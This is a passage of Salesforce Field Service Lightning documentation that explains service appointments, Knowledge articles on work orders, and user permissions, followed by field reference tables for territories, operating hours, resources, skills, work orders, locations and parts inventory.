Service appointments on work orders and work order line items offer a more detailed view of the work being performed. While work orders and work order line items let you enter general information about a task, service appointments are where you add the details about scheduling and ownership.

For example, suppose you create a work order to track a customer's annual refrigerator maintenance. In the Service Appointments related list on the work order, you create an Annual Maintenance appointment.

During the appointment, the technician completes most of the maintenance but determines that a replacement part must be ordered and installed. The technician changes the appointment status to `Cannot Complete`, and a second service appointment

is created on the work order to track the installation. When the second appointment is completed and it is determined that the fridge is fully repaired, the second appointment and the work order can then be closed. Easy as pie!

How Work Orders and Assets Work Together

Linking work orders to assets helps you track the work that is performed on the asset, whether it's installation, repair, or preventive maintenance. You can link a work order to an asset via the Work Orders related list on the asset detail page or the Asset lookup field on the work order. When you're linking work orders to assets, follow these guidelines:

- If a work order is related to a particular asset, link the work order to the asset in Salesforce so you can easily track the work.
- If a case is opened because a customer experiences a problem with an asset, you may need to create a work order to inspect or repair the asset. Link the work order to the case so the case owner can track its progress.
- If you need to track periodic standard maintenance on assets, link the related work order to the entitlement or service contract that accounts for the maintenance.

Reporting on Work Orders

Create custom report types to keep track of work orders in your org. For details, see Create Field Service Lightning Reports.

Note: You can also use the Object Milestones custom report type to view work orders with milestones in your org. The `Milestone Status` and `Milestone Status Icon` fields are not available in work order reports.

Attaching Knowledge Articles to Work Orders

You can attach Knowledge articles to work orders and work order line items so field technicians can quickly access product specs, instructions, and more. To learn more, see Guidelines for Using Knowledge with Work Orders.

SEE ALSO:

Set Up Work Orders

Considerations for Using Work Orders

Work Order Fields

Guidelines for Using Service Appointments

A service appointment is an appointment for a field service technician to perform work for a customer. Learn how to create and manage service appointments.

Viewing Service Appointments

View service appointments on the Service Appointments tab. Service appointments also appear on several record detail pages:

- A service resource's assigned appointments appear in the Service Appointments related list on the resource detail page.
- A record's related service appointments appear in the Service Appointments related list on the record detail page. Accounts, assets, opportunities, work orders, and work order line items can have service appointments.

Creating Service Appointments

Create service appointments via the Service Appointments tab or from the Service Appointments related list on a supported record. You can't create service appointments from the Service Appointments related list on a service resource, but you can assign the resource to existing service appointments.

Deleting Service Appointments

You can delete a service appointment to indicate that it has been canceled. Deleting a record deletes its child service appointments.

Associating Service Appointments with Other Records

Service appointments always have a parent record, which can be a work order, work order line item, opportunity, account, or asset. The type of parent record tells you about the nature of the service appointment:

- Service appointments on *work orders* and *work order line items* offer a more detailed view of the work being performed. While work orders and work order line items let you enter general information about a task, service appointments are where you add the details about scheduling and ownership.
- Service appointments on *assets* represent work being performed on the asset.
- Service appointments on *accounts* represent work being performed for the account.
- Service appointments on *opportunities* represent work that is related to the opportunity.

For example, suppose you create a work order to track a customer's annual refrigerator maintenance. In the Service Appointments related list on the work order, you create an Annual Maintenance appointment.

During the appointment, the technician completes most of the maintenance but determines that a replacement part must be ordered and installed. The technician changes the appointment status to `Cannot Complete`, and a second service appointment is created on the work order to track the installation. When the second appointment is completed and it is determined that the fridge is fully repaired, the second appointment and the work order can then be closed. Easy as pie!

SEE ALSO:

Service Appointment Fields

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To view service appointments:
- "Read" on service appointments

To create service appointments:
- "Create" on service appointments

To delete service appointments:
- "Delete" on service appointments

To assign service resources to service appointments:
- "Edit" on service appointment AND "View" on service resources

Guidelines for Using Knowledge with Work Orders

You can attach Knowledge articles to work orders and work order line items to help technicians in the field access important procedural info, guidelines, specs, and more.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To attach or detach an article on a work order or work order line item:
- "Read" on work orders AND "Read" on the article type AND Knowledge enabled

To edit page layouts:
- "Customize Application"

To edit console layouts:
- "Customize Application" AND "Service Cloud User"

Suggesting an Article

From the Field Service Settings page, you can set which fields on work orders and work order line items are used to suggest relevant articles.

1. From Setup enter `Field Service` in the Quick Find box, then select **Field Service Settings** under Field Service.
2. In the work order and work order line item field lists, select which fields you want the search engine to use when suggesting relevant articles from your knowledge base.
3. Click **Save**.

Attaching an Article

You can attach an article to a work order or work order line item in two ways:

- Navigate to the record to which you want to attach the article. In the Knowledge One widget in the console, search for an article. In the article's action menu, click **Attach to Work Order** or **Attach to Work Order Line Item**.
- Navigate to the record to which you want to attach the article. In the Articles related list, click **Find Articles**. Use the search to locate your article, then click **Attach to Work Order** or **Attach to Work Order Line Item** in the article's action menu.

Viewing an Attached Article

Articles attached to a work order or work order line item appear in the Knowledge One widget and the Articles related list on the record. View an article by clicking its title. You can also navigate to attached articles from the feed of a work order or work order line item if feed tracking for related lists is enabled.

On article detail pages, the Linked Work Orders and Linked Work Order Line Items related lists show which records an article is attached to.

Detaching an Article

You can detach an article from a work order or work order line item in two ways:

- Navigate to the record that the article is attached to. In the Knowledge One widget in the console, click **Detach from Work Order** or **Detach from Work Order Line Item** in the article's action menu.
- Navigate to the record that the article is attached to. In the Articles related list, click **Detach** next to the article.

Updating an Attached Article


If an article is out of date, you can publish a new version by navigating to the article and clicking **Edit**.

When you attach an article to a record, that version of the article stays associated with the record even if later versions are published. If needed, you can detach and reattach an article to a record to ensure that the record is linked to the latest version of the article. The `Linked Article Version` field on the linked article detail page leads to the attached version.

Managing Linked Articles

Customize linked articles' page layouts, fields, validation rules, and more from the Linked Articles node in Setup under Knowledge.

To learn how to configure your console and page layouts so articles can be attached to work orders and work order line items, see Set Up Work Orders.



(1) View and change the articles attached to a record from the Articles related list.

(2) View an article's properties by clicking **View**, or view the article itself by clicking its title. Click **Detach** to remove the article from the record.

(3) The Knowledge One widget in the console sidebar lets you manage attached articles, view suggested articles, and search the Knowledge base.

(4) Each article's action menu contains the option to attach or detach it.

Warning:

- The Article widget and Feed Articles Tool aren't available in the feed view.
- Quick actions and global actions aren't supported for linked articles.
- In the Article Toolbar on the Knowledge home page, you can't attach an article to a work order or work order line item.
- The Linked Work Orders and Linked Work Order Line Items related lists on articles aren't available in Lightning Experience or Salesforce1.
- Linked articles are view-only in Lightning Experience and Salesforce1.
- In Lightning Experience, clicking an article link in a feed item redirects you to the article page in Salesforce Classic. In Salesforce1, linked articles can't be accessed from feed items.

SEE ALSO:

Linked Article Fields

Field Service Lightning Object Fields

Learn about the fields available on Field Service Lightning standard objects.

Service Territory Fields

Service territories and service territory members have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Operating Hours Fields

Operating hours and time slots have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Service Resource Fields

Service resources and their related objects have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Skill Fields for Field Service

Skills represent certifications and areas of expertise in your field service workforce. Skills and their related objects have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Work Order Fields

Work orders have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Work Order Line Item Fields

Work order line items have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Work Type Fields

Work types have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Location Fields

Locations, Addresses, and Associated Locations have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Parts and Van Stock Fields

Product Items, Products Required, Products Consumed, and Product Item Transactions have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Service Appointment Fields

Service appointments have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Customer Service Report Fields

Service Reports can have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Linked Article Fields

A linked article is a Knowledge article that is attached to a work order or work order line item. Linked articles have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Service Territory Fields

Service territories and service territory members have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Service territories represent regions in which field service work can be performed. They have the following fields.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Field Name	Description
`Active`	Indicates whether the service territory is meant to be used. If a territory is inactive, you can't add members to it or link it to work orders, work order line items, or service appointments.
`Address`	An address to associate with the territory. You may want to list the address of the territory's headquarters.
`Description`	The description of the territory.
`Name`	The name of the territory.
`Operating Hours`	The territory's operating hours, which indicate when service appointments within the territory should occur. Service resources who are members of a territory automatically inherit the territory's operating hours unless different hours are specified on the service territory member record.
`Parent Territory`	The territory's parent service territory, if it has one. For example, a *`Northern California`* territory can have a *`State of California`* territory as its parent.
`Top-Level Territory`	(Read only) The top-level territory in a hierarchy of service territories. Depending on where a territory lies in the hierarchy, its top-level territory might be the same as its parent.

Service territory members are service resources who are available to work in the service territory. They have the following fields.

Field Name	Description
`Address`	The member's address. You may want to list the related service resource's address in this field.
`End Date`	The date when the service resource is no longer a member of the territory. If the resource will be working in the territory for the foreseeable future, leave this field blank. This field is mainly useful for indicating when a temporary relocation ends.

Field Name	Description
`Member Number`	(Read only) An auto-generated number identifying the service territory member.
`Operating Hours`	The member's operating hours, which are inherited from the service territory.
`Service Resource`	The service resource assigned to the service territory.
`Service Territory`	The service territory that the service resource is assigned to.
`Start Date`	The date when the service resource becomes a member of the service territory.
`Territory Type`	Primary, Secondary, or Relocation. • The primary territory is typically the territory where the resource works most often—for example, near their home base. Service resources can only have one primary territory. • Secondary territories are territories where the resource can be assigned to appointments if needed. Service resources can have multiple secondary territories. • Relocation territories represent temporary moves for service resources. If you're using the Field Service Lightning managed package with the scheduling optimizer, resources with relocation territories are always assigned to services within their relocation territories during the specified relocation dates; if they don't have a relocation territory, the primary territories are favored over the secondary. For example, a service resource might have the following territories: • Primary territory: *`West Chicago`* • Secondary territories: – *`East Chicago`* – *`South Chicago`* • Relocation territory: *`Manhattan`*, for a three-month period

SEE ALSO:

Set Up Service Territories

Guidelines for Using Service Territories

Operating Hours Fields

Operating hours and time slots have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Operating hours can be assigned to service territories, service territory members, and accounts to indicate when they are available for field service work. Create operating hours via the Operating Hours tab in Salesforce. Operating hours have the following fields.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Field Name	Description
`Description`	The description of the operating hours. Add any details that aren't included in the name.
`Name`	The name of the operating hours. For example: *`Summer Hours`*, *`Winter Hours`*, *`Peak Season Hours`*.
`Time Zone`	The time zone that the operating hours fall within.

Time slots represent a time period within a day when field service work can be completed. After you create operating hours, create time slots for each day via the Time Slots related list. Time slots have the following fields.

Field Name	Description
`Day of Week`	The day of the week when the time slot takes place.
`End Time`	The time when the time slot ends.
`Name`	The name of the time slot. The name is auto-populated to a day and time format—for example, `Monday 9:00 AM - 10:00 PM`—but you can manually update it if you wish.
`Operating Hours`	The operating hours that the time slot belongs to. An operating hours' time slots appear in the Operating Hours related list.
`Start Time`	The time when the time slot starts.
`Type`	The type of time slot. Possible values are *`Normal`* and *`Extended`*. You may choose to use *`Extended`* to represent overtime shifts.

Note: You can't create custom fields on operating hours or time slots.

SEE ALSO:

Create Operating Hours

Service Resource Fields

Service resources and their related objects have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Service resources are users who can complete field service work. They have the following fields.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Field Name	Description
`Active`	When selected, this option means that the resource can be assigned to work orders. For service tracking purposes, resources can't be deleted, so deactivating a resource is the best way to send them into retirement.
`Capacity-Based`	Capacity-based resources are limited to a certain number of hours or appointments in a specified time period. Tip: The Capacities related list shows a resource's capacity.
`Description`	The description of the resource.
`Include in Scheduling Optimization`	When selected, this option means that the service scheduling optimizer can assign this resource to work orders during the optimization process. Use only if the Field Service Lightning managed package is installed. Only users with the "Field Service Scheduling" permission set license can be included in scheduling optimization.
`Name`	The resource's name. You'll likely want this to be the name or title of the associated user.
`Resource Type`	Indicates whether a resource is a technician or a dispatcher. Resources who are dispatchers can't be capacity-based or included in scheduling optimization. Only users with the "Field Service Dispatcher" permission set license can be dispatchers. Note: You can't add additional resource types.
`User`	The associated user.

Resource absences are periods of time in which a service resource isn't available to work. They have the following fields.

Field Name	Description
`Absence ID`	(Read only) An auto-generated number identifying the absence.
`Absence Type`	The type of absence: *`Meeting`*, *`Training`*, *`Medical`*, or *`Vacation`*. You can add custom values if needed.
`Address`	The address associated with the absence.
`Description`	The description of the absence.
`End Time`	The date and time when the absence ends.
`Resource Name`	The absent service resource.
`Start Time`	The date and time when the absence begins.

A service resource's *capacity* indicates how much work the resource can perform in a specified time period. Capacity records have the following fields.

Field Name	Description
`End Date`	The date the capacity ends; for example, the end date of a contract.
`Name`	(Read only) An auto-generated number identifying the capacity record.
`Hours per Time Period`	The number of hours that the resource can work per time period.
`Service Resource`	The associated resource.
`Start Date`	The date the capacity goes into effect.
`Time Period`	Days, Hours, or Months. For example, if a resource can work 80 hours per month, the capacity's `Time Period` would be *`Month`* and `Hours per Time Period` would be *`80`*.
`Work Items per Time Period`	The total number of service appointments that the resource can complete per time period.

SEE ALSO:

- Set Up Service Resources
- Guidelines for Using Service Resources

Skill Fields for Field Service

Skills represent certifications and areas of expertise in your field service workforce. Skills and their related objects have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Skills represent a certification or area of expertise. They are created in Setup, and have the following fields.

Field Name	Description
Name	The name of the skill.
Description	The description of the skill.
Developer Name	The unique name of the skill in the API.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Note: When you create a skill, leave the "Assign Users" and "Assign Profiles" sections blank. They are specific to Live Agent, which also uses skills.

Service resource skills are a skill that is assigned to a service resource. They appear in the Skills related list on service resource detail pages, and have the following fields.

Field Name	Description
End Date	The date when the skill expires. For example, if a resource must be re-certified after six months, the end date would be the date their certification expires.
Service Resource	The resource who possesses the skill.
Skill	The skill the resource possesses.
Skill Level	The resource's skill level. Skill level can range from zero to 99.99. For tips on how to define skill level, see Configure Skill Settings on page 2802.
Start Date	The date when the resource gains the skill. For example, if the skill represents a certification, the start date would be the date of certification.

Skill requirements are skills that a resource needs to complete a task. They appear in the Skill Requirements related list on work type, work order, and work order line item detail pages, and have the following fields.

Field Name	Description
Related Record	The work order, work order line item, or work type that the skill is required on.
Skill	The required skill.

Field Name	Description
Skill Level	The required skill level. Skill level can range from zero to 99.99.

SEE ALSO:

Set Up Skills for Field Service

Work Order Fields

Work orders have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Field	Description
Account	The account associated with the work order.
Address	The compound form of the address where the work order is completed. The work order inherits its address from the associated account. The work order's service appointments and line items inherit its address, though the address on line items can be updated.
Asset	The asset associated with the work order.
Business Hours	The business hours associated with the work order.
Case	The case associated with the work order.
City	The city where the work order is completed. Maximum length is 40 characters.
Contact	The contact associated with the work order.
Country	The country where the work order is completed. Maximum length is 80 characters.
Currency ISO Code	The ISO code for any currency allowed by the organization. Available only for orgs with the multicurrency feature enabled.
Description	The description of the work order. We recommend describing the steps a user must complete to mark the work order *Completed*.
Discount	(Read Only) The weighted average of the discounts on all line items on the work order. It can be any positive number up to 100.
Duration	The estimated time required to complete the work order. Specify the duration unit in the Duration Type field.

Field	Description
`Duration Type`	The unit of the duration: Minutes or Hours.
`End Date`	The date when the work order is completed. This field is blank unless you set up automation to configure it. For a sample workflow rule that configures the `Start Date` field (a similar field), see below.
`Entitlement`	The entitlement associated with the work order.
`Entitlement Process End Time`	The time the work order exits an entitlement process. If an entitlement process applies to a work order, this field appears.
`Entitlement Process Start Time`	The time the work order entered an entitlement process. If an entitlement process applies to a work order, this field appears.
`Geocode Accuracy`	The level of accuracy of a location's geographical coordinates compared with its physical address. A geocoding service typically provides this value based on the address's latitude and longitude coordinates.
`Grand Total`	(Read Only) The total price of the work order with tax added.
`Is Closed`	Indicates whether the work order is closed. Tip: Use this field to report on closed versus open work orders.
`Last Modified Date`	The date when the work order was last modified.
`Last Viewed Date`	The date when the work order was last viewed.
`Latitude`	Used with `Longitude` to specify the precise geolocation of the address where the work order is completed. Acceptable values are numbers between –90 and 90 with up to 15 decimal places.
`Line Items`	(Read Only) The number of work order line items on the work order.
`Longitude`	Used with `Latitude` to specify the precise geolocation of the address where the work order is completed. Acceptable values are numbers between –180 and 180 with up to 15 decimal places.
`Milestone Status`	A milestone is a step in an entitlement process. It can have one of three statuses: Compliant, Open Violation, and Closed Violation. If an entitlement process applies to a work order, this field appears. To learn more, see Milestone Statuses.
`Milestone Status Icon`	An icon that corresponds to the milestone status. • Compliant • Open Violation • Closed Violation
`Owner`	The work order's assigned owner.

Field	Description
`Parent Work Order`	The work order's parent work order, if it has one. Tip: View, create, and delete a work order's child work orders in the Child Work Orders related list.
`Postal Code`	The postal code where the work order is completed. Maximum length is 20 characters.
`Price Book`	The price book associated with the work order. Adding a price book to the work order lets you assign different price book entries (products) to the work order's line items. This field is only available if products are enabled.
`Priority`	The priority of the work order. The picklist includes the following values, which can be customized: • *`Low`* • *`Medium`* • *`High`* • *`Critical`*
`Root Work Order`	(Read Only) The top-level work order in a work order hierarchy. Depending on where a work order lies in the hierarchy, its root might be the same as its parent.
`Service Contract`	The service contract associated with the work order.
`Service Territory`	The service territory where the work order is taking place.
`Start Date`	The date when the work order goes into effect. This field is blank unless you set up automation to populate it. For a sample workflow rule that configures this field, see below.
`State`	The state where the work order is completed. Maximum length is 80 characters.
`Status`	The status of the work order. The picklist includes the following values, which can be customized: • *`New`*—Work order was created, but there hasn't yet been any activity. • *`In Progress`*—Work has begun. • *`On Hold`*—Work is paused. • *`Completed`*—Work is complete. • *`Cannot Complete`*—Work could not be completed. • *`Closed`*—All work and associated activity is complete. • *`Canceled`*—Work is canceled, typically before any work began. Changing a work order's status does not affect the status of its work order line items or associated service appointments.

Field	Description
`Status Category`	The category that each status value falls into. The Status Category field has eight default values: seven values which are identical to the default `Status` values, and a `None` value for statuses without a status category. If you create custom `Status` values, you must indicate which category it belongs to. For example, if you create a `Waiting for Response` value, you may decide that it belongs in the `On Hold` category. The `Status Category` field can be useful to reference in custom apps, triggers, and validation rules. Status categories let you extend and customize the work life cycle while still maintaining a consistent work classification for tracking, reporting, and business process management.
`Street`	The street number and name where the work order is completed.
`Subject`	The subject of the work order. Try to describe the nature and purpose of the job to be completed. For example, "Annual on-site well maintenance." The maximum length is 255 characters.
`Subtotal`	(Read Only) The total of the work order line items' subtotals before discounts and taxes are applied.
`Tax`	The total tax on the work order. For example, in a work order whose total price is $100, enter $10 to apply a 10 percent tax. You can enter a number with or without the currency symbol and you can use up to two decimal places.
`Total Price`	(Read Only) The total of the work order line items' price after discounts but before tax is added.
`Work Order Number`	An auto-generated number that identifies the work order.
`Work Type`	The work type associated with the work order. When a work type is selected, the work order automatically inherits the work type's `Duration`, `Duration Type`, and required skills.

Example: The `Start Date` and `End Date` fields are blank by default, but you can set up workflow rules to configure them. The following rule populates the `Start Date` field with the current date and time when the `Status` field is changed to *`In Progress`*:

1. Create a workflow rule on the Work Order object:
   - Under Evaluation criteria, select **Created**.
   - Under Rule Criteria, enter *`Work Order: Status EQUALS In Progress`*.
2. Add a New Field Update workflow action:
   - Under Field to Update, select **Start Date**.
   - Under Date Options, select the option to use a formula and enter the formula *`NOW()`*.

3. Save and activate your rule.

SEE ALSO:

- Guidelines for Using Work Orders
- Considerations for Using Work Orders
- Set Up Work Orders
- Work Order Line Item Fields

Work Order Line Item Fields

Work order line items have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Field	Description
`Address`	The address of the line item. The line item inherits its address from its parent work order, but it can also be updated manually.
`Asset`	The asset associated with the line item. If your org uses hierarchical assets (available after Spring '16), you may want to link a work order's line items with different assets. For this reason, line items do not automatically inherit their parent work order's asset value.
`Currency ISO Code`	The ISO code for any currency allowed by the organization. Available only for orgs with the multicurrency feature enabled.
`Description`	The description of the line item. We recommend describing the steps a user must follow to mark the line item *`Completed`*.
`Discount`	The percent discount to be applied to the line item. You can enter a number with or without the percent symbol and you can use up to two decimal places.
`Duration`	The estimated time required to complete the line item. Specify the duration unit in the `Duration Type` field.
`Duration Type`	The unit of the duration: Minutes or Hours.
`End Date`	The date when the line item is completed.
`Geocode Accuracy`	The level of accuracy of a location's geographical coordinates compared with its physical address. A geocoding service typically provides this value

Field	Description
	based on the address's latitude and longitude coordinates.
`Is Closed`	Indicates whether the line item has been closed. Changing the line item's status to `Closed` causes this checkbox to be selected in the user interface.
`Latitude`	Used with `Longitude` to specify the precise geolocation of the address where the work order is completed. Acceptable values are numbers between –90 and 90 with up to 15 decimal places.
`Line Item Number`	An auto-generated number that identifies the line item.
`List Price`	The price of the line item (product) as listed in its corresponding price book entry. If a product isn't specified, the list price defaults to zero. (Read only)
`Longitude`	Used with `Latitude` to specify the precise geolocation of the address where the work order is completed. Acceptable values are numbers between –180 and 180 with up to 15 decimal places.
`Order`	The order associated with the line item. For example, you may need to order replacement parts before you can complete the line item.
`Parent Work Order Line Item`	The line item's parent line item, if it has one. Tip: View, create, and delete a line item's child line items in the Child Work Order Line Items related list.
`Priority`	The priority of the work order. The picklist includes the following values, which can be customized: • *`Low`* • *`Medium`* • *`High`* • *`Critical`*
`Product`	The product (price book entry) associated with the line item. This field's lookup search only returns products that are included in the work order's price book.
`Quantity`	The line item's quantity.
`Root Work Order Line Item`	The top-level line item in a line item hierarchy. Depending on where a line item lies in the hierarchy, its root might be the same as its parent. (Read only)
`Service Territory`	The service territory where the line item work is taking place.
`Start Date`	The date when the line item goes into effect.

Field	Description
`Status`	The status of the line item. The picklist includes the following values, which can be customized: • `New`—Line item was created, but there hasn't yet been any activity. • `In Progress`—Work has begun. • `On Hold`—Work is paused. • `Completed`—Work is complete. • `Cannot Complete`—Work could not be completed. • `Closed`—All work and associated activity is complete. • `Canceled`—Work is canceled, typically before any work began.
`Status Category`	The category that each status value falls into. The Status Category field has eight default values: seven values which are identical to the default `Status` values, and a `None` value for statuses without a status category. If you create custom `Status` values, you must indicate which category it belongs to. For example, if you create a `Waiting for Response` value, you may decide that it belongs in the `On Hold` category. The `Status Category` field can be useful to reference in custom apps, triggers, and validation rules. Status categories let you extend and customize the work life cycle while still maintaining a consistent work classification for tracking, reporting, and business process management.
`Subject`	The line item's subject. For example, "Tire Check."
`Subtotal`	The line item's unit price multiplied by the quantity. (Read only)
`Total Price`	The line item's subtotal with discounts applied. (Read only)
`Unit Price`	By default, the unit price for a line item is the product's list price from the price book, but you can change it.
`Work Order`	The parent work order of the line item. Because work order line items must be associated with a work order, this field is required.
`Work Order Line Item Number`	An auto-generated number that identifies the work order line item.

Field	Description
`Work Type`	The work type associated with the line item. When a work type is selected, the work order line item automatically inherits the work type's `Duration`, `Duration Type`, and required skills.

SEE ALSO:

- Set Up Work Orders
- Work Order Fields

Work Type Fields

Work types have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Field Name	Description
`Description`	The description of the work type. Try to add details about the task or tasks that this work type represents.
`Duration Type`	The unit of the `Estimated Duration`: Minutes or Hours.
`Estimated Duration`	The estimated length of the work. The estimated duration is in minutes or hours based on the value selected in the `Duration Type` field.
`Name`	The name of the work type. Try to use a name that helps users quickly understand the type of work orders that can be created from the work type. For example, "Annual Refrigerator Maintenance" or "Valve Replacement."

SEE ALSO:

- Work Order Fields
- Work Order Line Item Fields
- Set Up Work Orders

Location Fields

Locations, Addresses, and Associated Locations have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Locations

Field Service Locations can be associated with Products Items to track quantities at the location. They have the following fields.

Field Name	Description
`Close Date`	Date the location closed, went out of service
`Construction End Date`	Date construction ended at the location
`Construction Start Date`	Date construction began at the location
`Description`	A brief description of the location
`Driving Directions`	Directions to the location
`Inventory Location`	Identifies if the location stores parts Note: This field must be present and checked to associate the location with product items.
`Location`	The geographic location
`Location Type`	Picklist of location types, the values are: • Warehouse *default* • Site • Van • Plant
`Mobile Location`	Identifies if the location moves, for example a truck or tool box.
`Name`	Location name
`Open Date`	Date the location opened, came into service
`Owner Name`	The location's owner or driver
`Parent Location`	The location's parent location, for example if vans are stored at a warehouse when not in service, the warehouse is the parent location
`Owner Name`	The location's owner or driver
`Possession Date`	The date the location was purchased
`Remodel End Date`	Date construction ended at the location

Field Name	Description
Remodel Start Date	Date construction ended at the location
Time Zone	Picklist of available time zones
Vistor Address	Lookup to an account's or client's address

Addresses

Addresses allow you to set up multiple addresses and address types. They have the following fields.

Field Name	Description
Address	Name for the address
Address Type	Picklist of address types, the values are: • Mailing • Shipping • Billing • Home
Description	A brief description of the address
Driving Directions	Directions to the address
Location Type	Picklist of location types, the values are: • Warehouse *default* • Site • Van • Plant
Parent	A lookup field to the parent address, for example if the billing address might be the parent warehouse addresses
Time Zone	Picklist of available time zones

Associated Locations

Associated locations allow you to set up associate multiple accounts with one location. They have the following fields.

Field Name	Description
Active From	Date and time the associated location is active
Active To	Date and time the associated location is inactive
Created By	(Read Only) User who created the associated location
Created Date	(Read Only) Date the associated location was created

Field Name	Description
Last Modified By	(Read Only) User who modified the associated location last
Last Modified Date	(Read Only) Date the associated location was last modified
Location	A lookup field to a the associated location
Name	Auto-generated number for the association
Parent Record	A lookup field to the parent account.
Type	Picklist of address types, the values are: • Bill To • Ship To

Parts and Van Stock Fields

Product Items, Products Required, Products Consumed, and Product Item Transactions have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Product Items

Product Items are products associated with a location. They have the following fields.

Field Name	Description
Created By	(Read Only) User who created the product item
Created Date	(Read Only) Date the product item was created
Last Modified By	(Read Only) User who modified the product item last
Last Modified Date	(Read Only) Date the product item was last modified
Location	Location associated with the product item
Owner	The product item's owner
Product Item Number	(Read Only) Auto-generated number identifying the product item.
Product Name	Product associated with the product item
Quantity On Hand	The amount at the location Note: To add a serial number this value must be 1.
Quantity Unit of Measure	Units of the product item, for example, grams, liters, or units.

Field Name	Description
Serial Number	A unique number for identification purposes. Note: To enter a serial number, quantity on hand must be 1.

Products Required

Products Required is a related list of products required for a work order or work order line item. It has the following fields.

Field Name	Description
Created By	(Read Only) User who created the required product
Created Date	(Read Only) Date the required product was created
Last Modified By	(Read Only) User who modified the required product last
Last Modified Date	(Read Only) Date the required product was last modified
Parent Record	Associated work order or work order line item.
Parent Record Type	Identifies if the parent record is a work order or a work order line item.
Product Required	Name of the required product
Quantity Required	Amount required of the product
Quantity Unit of Measure	Units of the required product, for example, grams, liters, or units.

Products Consumed

Products Consumed is a related list of products consumed for a work order or work order line item. It has the following fields.

Field Name	Description
Created By	(Read Only) User who created the consumed product
Created Date	(Read Only) Date the consumed product was created
Description	A description of the consumed product
Last Modified By	(Read Only) User who modified the consumed product last
Last Modified Date	(Read Only) Date the consumed product was last modified
Price Book Entry	Price book associated with the consumed product
Product	Product associated with the consumed product
Product Consumed Number	(Read Only) Auto-generated number identifying the consumed product.

Field Name	Description
Product Item	Product item associated with the consumed product
Quantity Consumed	The amount of consumed product
Quantity Unit of Measure	Units of the consumed item, for example, grams, liters, or units.
Unit Price	The price per unit of the consumed product
Work Order	Work order associated with the consumed product
Work Order Line Item	Work order line item associated with the consumed product

Product Item Transactions

Product Item Transactions is a related list of actions taken on the product item. It has the following fields.

Field Name	Description
Created By	(Read Only) User who created the product item transaction
Created Date	(Read Only) Date the product item transaction was created
Description	A description of the transaction
Last Modified By	(Read Only) User who modified the product item transaction last
Last Modified Date	(Read Only) Date the product item transaction was last modified
Product Item	
Product Item Transaction Number	(Read Only) Auto-generated number identifying the product item transaction.
Quantity	Amount consumed
